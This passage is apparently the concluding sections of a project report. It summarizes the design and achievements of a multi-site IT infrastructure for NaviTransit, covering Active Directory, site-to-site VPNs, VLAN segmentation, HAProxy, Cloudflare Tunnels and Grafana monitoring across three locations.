The project we executed for NaviTransit successfully designed and deployed a resilient, multi-site IT infrastructure to support intelligent transportation monitoring and route planning. The infrastructure was deployed across three operational locations: Main Site (Querétaro), MSP-C Operations (Chicago), and SA-Sales (CDMX). Key components include:

- Active Directory domain services and multi-domain forest.
- Site-to-site VPNs for encrypted regional connectivity.
- Coolify application nodes for containerized service hosting.
- HAProxy load balancers for intelligent traffic management.
- Cloudflare Tunnels for secure public access.
- Full VLAN segmentation and strict firewall policies.
- Centralized monitoring with Grafana and Unifi platforms.

The environment was built emphasizing scalability, high availability, and strict security, creating a foundation for future service expansion.



13.2 Achievements

- Full deployment of multi-site Active Directory infrastructure.
- Secure encrypted communication via site-to-site VPNs.
- Logical VLAN segmentation across management, server, user, and guest networks.
- Deployment of Coolify-managed application services across all regions.
- Traffic balancing with HAProxy across distributed nodes.
- External secure access with Cloudflare Tunnels and DDoS protection.
- Implementation of MFA and RADIUS authentication mechanisms.
- Centralized real-time monitoring and traffic analytics with Grafana.
- Backup and disaster recovery strategies with cross-site replication.
- Achieved a system availability target of 99.99% for critical services.

13.3 Executive Summary

This executive summary provides a concise overview of the NaviTransit project, highlighting its goals, scope, and outcomes.

The project successfully delivered a resilient, multi-site IT infrastructure to support smart transportation systems, real-time monitoring, and route optimization. The deployment spanned three critical locations: Main Site (Querétaro), MSP-C Operations (Chicago), and SA-Sales (CDMX).

Key Objectives included establishing secure, scalable, and highly available network services; implementing centralized management and monitoring; and ensuring disaster recovery and business continuity.

Scope of Work covered network design, server configuration, security implementation, backup strategies, maintenance procedures, and full documentation.

Technologies and Skills Applied:

- Active Directory Domain Services (AD DS) deployment and management.
- VLAN configuration and network segmentation.
- Firewall setup and advanced security policies (including RADIUS authentication).
- Centralized monitoring implementation (Grafana/Prometheus stack).
- Load balancing and secure tunneling with Cloudflare Tunnels.
- User management and automation with PowerShell scripting.
- Backup and disaster recovery planning for business continuity.

This project not only fulfilled all technical requirements but also enhanced the team's expertise in enterprise-grade IT infrastructure design and management, preparing it for future professional challenges.